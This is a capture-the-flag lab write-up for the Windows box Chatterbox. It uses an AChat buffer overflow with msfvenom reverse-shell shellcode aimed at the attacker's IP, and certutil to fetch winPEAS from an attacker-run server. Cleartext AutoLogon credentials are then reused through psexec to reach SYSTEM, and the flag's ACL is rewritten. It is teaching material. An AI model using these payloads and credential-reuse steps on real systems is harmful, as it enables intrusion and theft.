Chatterbox
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR.Chatterboxis an oldWindowsbox (Server 2008 R2, 32-bit) runningAchat 0.150 beta7, vulnerable to a remote stack buffer overflow. With amsfvenom-generated shellcode (unicode encoding) we get a shell asalfred. For escalation,winPEASfinds automatic logon credentials (AutoLogon):Alfred:Welcome1!. That password is reused onAdministrator, so we land asSYSTEMviapsexec.py. The root flag has an ACL that excludesSYSTEM, but we rewrite it withicaclsand read it.
Reconnaissance
Initial scan
ping -c 1 10.10.10.74
64 bytes from 10.10.10.74: icmp_seq=1 ttl=127 time=107 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan. The UDP sweep of common ports returns nothing useful:
nmap -sU --min-rate 5000 -Pn -n --open --top-ports 1000 10.10.10.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 14:14 UTC
Initiating UDP Scan at 14:14
Scanning 10.10.10.74 [1000 ports]
Completed UDP Scan at 14:14, 1.60s elapsed (1000 total ports)
Nmap scan report for 10.10.10.74
Host is up, received user-set (0.15s latency).
Not shown: 289 closed udp ports (port-unreach)
PORT      STATE      SERVICE           REASON

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
The full TCP scan leaves classic Windows ports plus two unusual ones, 9255/9256:
nmap -sS -n -Pn -p- --min-rate 5000 --open 10.10.10.74
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
9255/tcp open  http
9256/tcp open achatextractPorts, a .zshrc function, boils the -oG file down and leaves the eleven ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.74
Open ports: 135,139,445,9255,9256,49152,49153,49154,49155,49156,49157

Ports copied to clipboard
nmap -p135,139,445,9255,9256 -sCV 10.10.10.74
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows 7 Professional 7601 SP1 (workgroup: WORKGROUP)
9255/tcp open  http         AChat chat system httpd
9256/tcp open  achat        AChat chat system
Ports 9255 and 9256 are the signature of AChat, a desktop chat system. Such a service exposed on an old machine is the main lead: AChat carries a well-known remote buffer overflow.
Find the AChat exploit
searchsploit achat
Exploit Title                                             Path
------------------------------------------------------- --------------------------
Achat 0.150 beta7 - Remote Buffer Overflow              | windows/remote/36025.py
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit) | windows/remote/36056.rb
MataChat - 'input.php' Multiple Cross-Site Scripting    | php/webapps/32958.txt
Parachat 5.5 - Directory Traversal                      | php/webapps/24647.txt
Two results appear for a remote overflow in version 0.150 beta7. We cannot confirm the exact version remotely, but the exploit is cheap to try, so we download it.
Exploitation
UDP 9256: AChat 0.150 beta7 buffer overflow
The public exploit sends a UDP packet to port 9256 that overflows a stack buffer (stack buffer overflow). Its catch: the bundled shellcode only opens the calculator. We must replace it with one that gives a reverse shell.
AChat processes the message as unicode text, so the shellcode must survive that transformation: that is why msfvenom uses the x86/unicode_mixed encoder and BufferRegister=EAX, plus a long list of bad chars:
msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=10.10.16.4 LPORT=4444 \
  -e x86/unicode_mixed -b '\x00\x80\x81...\xff' BufferRegister=EAX -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 774 (iteration=0)
x86/unicode_mixed chosen with final size 774
Payload size: 774 bytes
Final size of python file: 3822 bytes
buf =  b""
buf += b"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41"
...

We replace the calculator shellcode with ours inside the exploit and set the target IP:
Access as alfred
With the listener up, we launch the exploit with Python 2:
nc -lvnp 4444
python2 achat_exploit.py
The overflow runs our shellcode and we get a shell as chatterbox\alfred. We read the user flag:
C:\Users>whoami
chatterbox\alfred
C:\Users>type alfred\desktop\user.txt
5ba2e3789616d159f9d04a0c5a996a55
Privilege escalation
Enumeration with winPEAS: AutoLogon credentials
The machine is 32-bit, so we download the x86 variant of winPEAS from the PEASS-ng repo (the x64 one would not read the right registry view):

We serve it over HTTP and upload it to the victim with certutil:
certutil.exe -f -urlcache -split http://10.10.16.4/winPEASx86.exe winPEASx86.exe
.\winPEASx86.exe
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.74 - - [22/Dec/2025 17:02:36] "GET /winPEASx86.exe HTTP/1.1" 200 -
10.10.10.74 - - [22/Dec/2025 17:02:43] "GET /winPEASx86.exe HTTP/1.1" 200 -

certutil.exe -f -urlcache -split http://10.10.16.4/winPEASx86.exe winPEASx86.exe
****  Online  ****
  000000  ...
  9b3600
CertUtil: -URLCache command completed successfully.
Among the findings, winPEAS highlights automatic logon credentials (AutoLogon). The same data reads by hand straight from the registry, where AutoLogon stores the password in cleartext:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
Looking for AutoLogon credentials
    DefaultUserName  :  Alfred
    DefaultPassword  :  Welcome1!
The password Welcome1! belongs to alfred, the user we already are. On its own it escalates nothing. But passwords get reused: the immediate reflex is to try it on more privileged accounts.
Password reuse: SYSTEM via psexec
We validate Welcome1! against Administrator and it is correct; since WinRM is not enabled, we open the shell over SMB with psexec.py (credential reuse):
netexec smb 10.10.10.74 -u 'Administrator' -p 'Welcome1!'
psexec.py 'Administrator:Welcome1!'@10.10.10.74
SMB  10.10.10.74  445  CHATTERBOX  [+] Chatterbox\Administrator:Welcome1! (Pwn3d!)
...
C:\Windows\system32> whoami
nt authority\system
The autologon password was reused on Administrator. psexec.py creates a service and lands us as NT AUTHORITY\SYSTEM.
Root flag: rewrite the ACL with icacls
Surprisingly, reading root.txt as SYSTEM fails with Access is denied. It is not a bug: the file's ACL does not include SYSTEM. Since SYSTEM/Administrator can rewrite ACLs, we grant ourselves full control and read it (icacls abuse):
icacls root.txt /grant "nt authority\system":F
type root.txt
d6edc7d33b0114f4097486b2e343252bC:\Users\Administrator\Desktop> type root.txt
Access is denied.
C:\Users\Administrator\Desktop> icacls root.txt /grant "nt authority\system":F
processed file: root.txt
Successfully processed 1 files; Failed processing 0 files
C:\Users\Administrator\Desktop> type root.txt
d6edc7d33b0114f4097486b2e343252bAttack chain
AChat 0.150 beta7 (UDP 9256)
   └── buffer overflow + unicode shellcode (msfvenom)
        └── reverse shell as alfred  (user.txt)
             └── winPEAS → AutoLogon: Alfred:Welcome1!
                  └── password reuse on Administrator (netexec Pwn3d!)
                       └── psexec.py → NT AUTHORITY\SYSTEM
                            └── icacls root.txt /grant ── read root.txt  (root.txt)
Lessons learned
- An odd port is the lead.
9255/9256are uncommon; identifying AChat steered the whole exploitation toward a known overflow rather than blind brute force. - The shellcode must survive transport. AChat treats the message as unicode; without the
x86/unicode_mixedencoder and the right bad chars, the payload is corrupted and does not run. - AutoLogon stores the password in cleartext.
winPEASextracts it from the registry (Winlogon); on 32-bit machines use thex86build to read the correct registry view. - The autologon password is often reused. The jump to
Administratorwas not another exploit but trying the same password: always validate found credentials against other accounts. SYSTEMdoes not read everything. Access is decided by the file's ACL, not the account's "rank";icaclsrewrites the ACL and bypasses anAccess is denied.